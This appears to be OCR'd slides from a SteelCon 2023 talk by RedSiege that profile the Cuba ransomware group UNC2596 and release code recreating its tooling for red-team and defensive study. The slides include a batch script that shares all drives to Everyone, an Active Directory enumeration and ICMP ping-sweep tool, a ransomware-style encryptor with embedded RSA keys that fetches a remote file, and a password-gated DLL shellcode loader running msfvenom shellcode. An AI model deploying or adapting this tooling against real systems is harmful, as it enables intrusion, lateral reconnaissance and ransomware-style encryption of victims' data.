REDSIEGE
INFORMATION SECURITY

An Offensive Overview of Ransomware Techniques and Tooling

SteelCon 2023

https://github.com/RedSiege/RansomwareTalks/tree/main/SteelCon

Agenda

- Covering Tooling and TTPS of Ransomware Groups
  - Some of them are just dumb
- Let's talk about building code that recreates their tooling
- I'll be releasing code related to the various tools discussed today for you to recreate Ransomware tooling
- Finally, let's talk about some ways to make life harder on Ransomware trash actors

WHO IS VICTOR SUAREZ

Junior Information Security Engineer

- Tool Developer
  - AtlasC2
  - Coeus
  - PersistAssist
- Pen Test/Red Team R&D
- Situational Awareness Enthusiast
- @Gr1mmie

WHO IS CHRIS TRUNCER

Instructional Designer, Senior Security Consultant

- 15 Years Experience
  - Hacker
- Open-Source Tool Developer
  - Veil, EyeWitness, etc.
  - …I code until I stop getting errors
- Scuba Diver
- Jiu Jitsu

CUBA RANSOMWARE & UNC 2596

REDSIEGE
INFORMATION SECURITY

Cuba Ransomware

- Also known and tracked as COLDDRAW
- Deployed by the group UNC2596 (Tropical Scorpius) and used exclusively by them
- The first uploads of the malware were around 2019, but not really seen deployed until 2021

https://i.imgflip.com/1evlk0.jpg

https://www.mandiant.com/resources/blog/unc2596-cuba-ransomware


https://unit42.paloaltonetworks.com/cuba-ransomware-tropical-scorpius/

UNC2596

- Operated via double extortion
  - They not only encrypt your data, they egress it from your environment
  - Pay up, or they'll make the data public
- They've received at least US $49.3 million in ransom
- They created a website for shaming their victims that had a free and paid for section
- The free section could demonstrate proof of access
- Paid section allowed "interested parties" to purchase a copy of the data

https://www.mandiant.com/resources/blog/unc2596-cuba-ransomware

https://unit42.paloaltonetworks.com/cuba-ransomware-tropical-scorpius/



https://www.mandiant.com/resources/blog/unc2596-cuba-ransomware

Free

Universal Payment Services - a Kuwait-Saudi partnership with a capital of 50 million USD - is one of the leaders in transaction processing and offers international, top-notch electronic transaction processing services through...

Driven from a service-oriented culture that continues to aim higher and brighter to develop leading-edge technology and market best services creating immense value for our clients, employees, consumers and shareholders.

Paid content

The Squamish Nation is comprised of descendants of the Coast Salish Aboriginal peoples who lived in the present day Greater Vancouver area; Gibson's landing and Squamish River watershed. The Squamish Nation have occupied and...

View all

https://unit42.paloaltonetworks.com/cuba-ransomware-tropical-scorpius/

UNC2596

- How have they obtained initial access?
- Exchange!
  - Proxylogon - File write or deserialization vuln
  - Proxyshell – User impersonation and file write
- Once they're in, they resort to your standard attacker tooling
  - Beacon
  - RDP
  - PSExec
  - PowerShell

https://www.mandiant.com/resources/blog/unc2596-cuba-ransomware

https://unit42.paloaltonetworks.com/cuba-ransomware-tropical-scorpius/

Side Note

- Let's not all shit on Cobalt Strike
- It's an effective tool
- But I challenge you to show me **ANY** IT admin tool that can't be repurposed by a bad guy
  - PowerShell
  - SysInternals
  - Etc.

UNC2596 – Persistence & Escalation

- After getting access, they deploy persistence
- Observed leveraging web shells
- NetSupport Rat
- Also persist via TERMITE which can contain BEACON or METERPRETER
- For escalating access, they've been observed using Mimikatz for credential compromise
- If they have permissions, they've also been seen creating user accounts

https://www.mandiant.com/resources/blog/unc2596-cuba-ransomware

https://unit42.paloaltonetworks.com/cuba-ransomware-tropical-scorpius/

UNC2596

- But what about their own tooling?
- They wrote their own scripts/code for various stages of the attack lifecycle
- Let's start with post-exploitation
  - One of the things that this group would utilize is a batch script to automate sharing all of the drives on a system
    - It makes it easier to gain access to and encrypt data
  - This is incredibly easy to do

https://www.mandiant.com/resources/blog/unc2596-cuba-ransomware

```
net share C=C:\ /grant:everyone,FULL
net share D=D:\ /grant:everyone,FULL
net share E=E:\ /grant:everyone,FULL
net share F=F:\ /grant:everyone,FULL
net share G=G:\ /grant:everyone,FULL
net share H=H:\ /grant:everyone,FULL
net share I=I:\ /grant:everyone,FULL
net share J=J:\ /grant:everyone,FULL
net share K=K:\ /grant:everyone,FULL
net share L=L:\ /grant:everyone,FULL
net share M=M:\ /grant:everyone,FULL
net share N=N:\ /grant:everyone,FULL
net share O=O:\ /grant:everyone,FULL
net share P=P:\ /grant:everyone,FULL
net share Q=Q:\ /grant:everyone,FULL
net share R=R:\ /grant:everyone,FULL
net share S=S:\ /grant:everyone,FULL
net share T=T:\ /grant:everyone,FULL
net share U=U:\ /grant:everyone,FULL
net share V=V:\ /grant:everyone,FULL
net share W=W:\ /grant:everyone,FULL
net share X=X:\ /grant:everyone,FULL
net share Y=Y:\ /grant:everyone,FULL
net share Z=Z:\ /grant:everyone,FULL
```

UNC2596 – Post-Ex Recon

- At some point during post-exploitation, UNC2596 enumerates all domain joined computers
  - For targeting purposes
- IR reports have stated that they accomplish this using the Get-ADComputer cmdlet built into PowerShell
  - This does require the Active Directory module to be installed on the system
- In the event that this is not installed, Victor wrote a small PowerShell script that recreates this functionality

https://www.mandiant.com/resources/blog/unc2596-cuba-ransomware

RansomwareTalks / SteelCon / UNC2596 / Recon / **Get-ADComputer.cs**

ChrisTruncer Code push for SteelCon

Code | Blame | 45 lines (38 loc) · 1.24 KB | Raw

```
1   using System;
2   using System.IO;
3   using System.Net;
4   using System.DirectoryServices;
5   using System.Collections.Generic;
6
7   namespace Get_ADComputer
8   {
9       class Program
10      {
11          static void Main(string[] args)
12          {
13
14              DirectorySearcher searcher = new DirectorySearcher();
15              searcher.Filter = "(objectclass=computer)";
16
17              List<string> computers = new List<string>();
18              List<string> ips = new List<string>();
19
20              try
21              {
22                  foreach (SearchResult computer in searcher.FindAll())
23                  {
24                      computers.Add(computer.GetDirectoryEntry().Properties["cn"][0].ToStr
```


https://github.com/RedSiege/RansomwareTalks/blob/61271a94c485784890a78d55131a6033752b4f7e/SteelCon/UNC2596/Recon/Get-ADComputer.cs

```
DirectorySearcher searcher = new DirectorySearcher();
searcher.Filter = "(objectclass=computer)";

List<string> computers = new List<string>();
List<string> ips = new List<string>();
```


https://github.com/RedSiege/RansomwareTalks/blob/main/SteelCon/UNC2596/Recon/Get-ADComputer.cs

```
foreach (SearchResult computer in searcher.FindAll())
{
    computers.Add(computer.GetDirectoryEntry().Properties["cn"][0].ToString());
}
foreach (string computer in computers)
{
    foreach (var ip in Dns.GetHostAddresses(computer))
    {
        if (ip.ToString() != "::1")
        {
            Console.WriteLine(ip.ToString());
            ips.Add(ip.ToString());
        }
    }
}
```


https://github.com/RedSiege/RansomwareTalks/blob/main/SteelCon/UNC2596/Recon/Get-ADComputer.cs

```
catch { }

File.WriteAllLines($"{Directory.GetCurrentDirectory()}\\ipaddresses.txt", ips.ToArray());
```


https://github.com/RedSiege/RansomwareTalks/blob/main/SteelCon/UNC2596/Recon/Get-ADComputer.cs

UNC2596 – Post-Ex Recon

- UNC2596 would provide the list of systems to a tool referred to as WEDGECUT
  - It had the name check.exe
  - The list came from the Get-ADComputer cmdlet
- A reconnaissance tool that checks a list of hosts (or IPs) to see what is online via ICMP
  - IcmpCreateFile
  - IcmpSendEcho
  - IcmpCloseFile
- Let's re-create this

https://www.mandiant.com/resources/blog/unc2596-cuba-ransomware

```
static void Main(string[] args)
{
    List<IPAddress> ipList = new List<IPAddress>();

    foreach (string ip in File.ReadAllLines(args[0])) { ipList.Add(IPAddress.Parse(ip)); }

    IPAddress[] ipArr = ipList.ToArray();

    foreach (IPAddress cIP in ipArr)
    {
        IntPtr hICMP = IcmpCreateFile();

        ICMP_OPTIONS icmpOpts = new ICMP_OPTIONS();
        icmpOpts.Ttl = 255;
```


https://github.com/RedSiege/RansomwareTalks/blob/main/SteelCon/UNC2596/Recon/check.cs


```
ICMP_ECHO_REPLY icmpReply = new ICMP_ECHO_REPLY();

string data = "Date Buffer";

int retICMP = IcmpSendEcho(hICMP, BitConverter.ToInt32(cIP.GetAddressBytes(), 0), data,
    (short)data.Length, ref icmpOpts, ref icmpReply, Marshal.SizeOf(icmpReply), 30);

IcmpCloseHandle(hICMP);

if (icmpReply.Status == 0) { Console.WriteLine($"{cIP} is up"); }
```


https://github.com/RedSiege/RansomwareTalks/blob/main/SteelCon/UNC2596/Recon/check.cs

UNC2596 – Post-Ex Deployment

- Where possible, UNC2596 would soon begin deploying CUBA Ransomware
  - AKA COLDDRAW
- When COLDDRAW is deployed, it terminates common server services, and then begins to encrypt files
  - Encrypted files have a .cuba extension
- Everything is encrypted with an embedded RSA key
- Each encrypted file is prepended with a header, specifically "FIDEL.CA"

https://www.mandiant.com/resources/blog/unc2596-cuba-ransomware



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	46	49	44	45	4C	2E	43	41	00	04	00	00	08	00	00	00	FIDEL.CA.....
00000010	E8	03	00	00	10	00	00	00	00	00	00	00	00	00	00	00	è.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000100	22	69	2E	A6	D1	E8	EF	61	AC	29	25	AC	D6	48	9B	58	"i.¦Ñèïa¬)%¬ÖH›X
00000110	0A	2A	64	F1	7D	12	A4	07	E9	DB	B2	18	BD	9B	AE	89	.*dñ}.¤.éÛ².½›®‰
00000120	B7	EC	AC	11	F8	14	AA	F1	BA	0E	63	C9	D7	6D	01	A1	·ì¬.ø.ªñº.cÉ×m.¡
00000130	81	51	11	2A	69	88	D9	EB	9F	69	E2	B1	62	1F	E1	02	.Q.*iˆÙëŸiâ±b.á.
00000140	BC	AC	40	E4	53	A6	40	9E	5F	08	6E	F8	62	6E	7F	8B	¼¬@äS¦@ž_.nøbn.‹
00000150	E5	71	D6	ED	0F	74	FB	28	76	B8	E1	02	25	31	BF	F5	åqÖí.tû(v¸á.%1¿õ
00000160	3E	00	F2	2A	AF	E1	54	A6	EA	F3	B5	94	0E	B2	8A	36	>.ò*¯áT¦êóµ”.²Š6
00000170	6B	A3	15	F4	09	47	90	79	37	0E	ED	B1	99	FD	A5	08	k£.ô.G.y7.í±™ý¥.
00000180	D4	1A	1D	83	EC	8C	7B	20	56	94	0A	CB	FB	A1	EE	1B	Ô..ƒìŒ{ V”.Ëû¡î.
00000190	55	A8	3C	A2	C8	1B	00	A8	CE	9C	81	92	38	11	7D	02	U¨<¢È..¨Îœ.’8.}.
000001A0	01	BC	2E	F4	24	9B	97	30	1D	EA	9C	CC	98	BA	0B	DC	.¼.ô$›—0.êœÌ˜º.Ü
000001B0	7E	C3	14	88	A1	79	2E	5D	36	8A	7A	99	12	00	14	3F	~Ã.ˆ¡y.]6Šz™...?

https://unit42.paloaltonetworks.com/cuba-ransomware-tropical-scorpius/

UNC2596 – Post-Ex Deployment

- Let's look at some sample code that recreates this capability

https://www.mandiant.com/resources/blog/unc2596-cuba-ransomware

```
string header = @"
==========================================================================
        THIS FILE HAS BEEN ENCRYPTED BY COLDDRAW
==========================================================================
";

string rsaPubKeyTxt = @"-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDOHfrpsB3dh0u3G5eXzd2HTXNy
uXDKEK1YeZzz8T3A1vP/HgoyHONSBM8eH6ISoNZ3gCfgdpfwbPxCiILTBtdtCTIe
s2bozWjk5caI3LKa3XDVZEbWDolWEzFBmOAVxOneevZbW80gNRgvzks6GXMRv3v1
XWp5gWGDxy0n+aDJlQIDAQAB
-----END PUBLIC KEY-----";

string rsaPrivKeyTxt = @"-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQDOHfrpsB3dh0u3G5eXzd2HTXNyuXDKEK1YeZzz8T3A1vP/Hgoy
HONSBM8eH6ISoNZ3gCfgdpfwbPxCiILTBtdtCTIes2bozWjk5caI3LKa3XDVZEbW
DolWEzFBmOAVxOneevZbW80gNRgvzks6GXMRv3v1XWp5gWGDxy0n+aDJlQIDAQAB
AoGBAI5q0qtToF8oE93yd71RZocNsf6MOW21NkFSzmsTvkqXe8JEHGFh6oQKhJ3Y
16Ctd2LcrzD+YJ+kfmzubA6pxID6CS+LJfQ1XzHLJ0Pp9U5T3t9rpN987H1q8wSB
Z5RhiXp/AfR1UyEbM4QweOzE6MCxDtHusc4/19BDZEiZXh4lAkEA6K0P8UhRLuf7
9di3vz88D96wby2aCnXTRgDry1zUno3CdEPyOsnkOKz1mtFGNrO3KAJSm9fTcbiY
UehgM5L15wJBAOLHXMLYkWpk/LXrdYNFivLr3HTEJTSzX8EGqW+Tj1cpAj/2cLVg
Hb6UQ0CL1qXKToASthClxMFPVh5PxrIiHSMCQQDE4qy63xbTOjparifODRQl2aoy
acQPVeSRN/ZO/x5rjEkfWN+AH5ae3rx1ZOClKS2zDUQZ22dws2Mw7BF7kr/BAkA2
L2Jnn+1m2YhUQ1VJr1Ua4+ZB9Bfbtrw7V8cmRMCsF71U4SJfA/83aR+EjaUU6fjF
uzLLWYBgm/88sN0N9P63AkEAg/G3OVBZOTYiOB2RV0G51H/YFh008BddSzzIHbnP
MFIERIyCQFle6jvI2O2yS9mgDg3X+zQ8eLJ3pSJx8RgX7g==
-----END RSA PRIVATE KEY-----";

StringBuilder sb = new StringBuilder();
```


https://github.com/RedSiege/RansomwareTalks/blob/main/SteelCon/UNC2596/PostExploit/COLDDRAW.cs

```
StringBuilder sb = new StringBuilder();

WebClient client = new WebClient();
ServicePointManager.Expect100Continue = true;
ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
client.Headers.Add(HttpRequestHeader.UserAgent, "Other");
client.Headers.Add(HttpRequestHeader.Accept, "application/pdf");
byte[] fileBytes = client.DownloadData("https://www.fortynorthsecurity.com/CompanyInfo/simulatedfi

//https://t-phitakgul.medium.com/c-rsa-encryption-decryption-with-my-own-key-dab2d1f4df1b

RSACryptoServiceProvider rsaPubKey = ImportPublicKey(rsaPubKeyTxt);

RSACryptoServiceProvider rsaPrivKey = ImportPrivateKey(rsaPrivKeyTxt);

sb.AppendLine(header);
sb.AppendLine(Convert.ToBase64String(
    rsaPubKey.Encrypt(
        client.DownloadData("https://www.fortynorthsecurity.com/CompanyInfo/simulatedfile.txt")
        , false)));

File.WriteAllText($"{Directory.GetCurrentDirectory()}\\ENCRYPTED.cuba", sb.ToString());
```


https://github.com/RedSiege/RansomwareTalks/blob/main/SteelCon/UNC2596/PostExploit/COLDDRAW.cs

UNC2596 – Post-Ex Deployment

- UNC2596 also utilized an encrypted shellcode loader which is referred to as TERMITE
- IR firms have seen it load BEACON, METERPRETER, and more
- It uses the *ClearMyTracksByProcess* export along with a password to run
- Rundll32.exe c:\windows\temp\komar.dll,ClearMyTracksByProcess 11985756

https://www.mandiant.com/resources/blog/unc2596-cuba-ransomware

```
extern "C" DllExport void ClearMyTracksByProcess() {
    int argc;

    LPWSTR* argv = CommandLineToArgvW(GetCommandLineW(), &argc);

    if (wcscmp(argv[2], L"r33lGudP@ssWurd!") == 0) { Execute(); }

}
```


https://github.com/RedSiege/RansomwareTalks/blob/main/SteelCon/UNC2596/PostExploit/TERMITE/dllmain.cpp

```
VOID Execute() {
    // msfvenom -p windows/exec CMD=calc.exe -f c
    unsigned char buf[] =
        "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
        "\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
        "\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
        "\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
        "\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
        "\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
        "\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
        "\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
        "\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
        "\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f"
        "\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5"
        "\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"
        "\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";

    void* addr = VirtualAlloc(0, sizeof buf, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(addr, buf, sizeof buf);
    HANDLE res = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)addr, NULL, 0, NULL);
    WaitForSingleObject(res, 0xffffffff);
```


https://github.com/RedSiege/RansomwareTalks/blob/main/SteelCon/UNC2596/PostExploit/TERMITE/dllmain.cpp

UNC2596 – Overall Review

- Really nothing groundbreaking about how they operate
  - Built-in admin tools
    - RDP, PowerShell, PsExec
- If anything, it's fairly noisy
  - Ping sweep for live host detection?
- Only thing "novel" is their implementation of their ransomware

https://www.mandiant.com/resources/blog/unc2596-cuba-ransomware


UNC2198

REDSIEGE
INFORMATION SECURITY

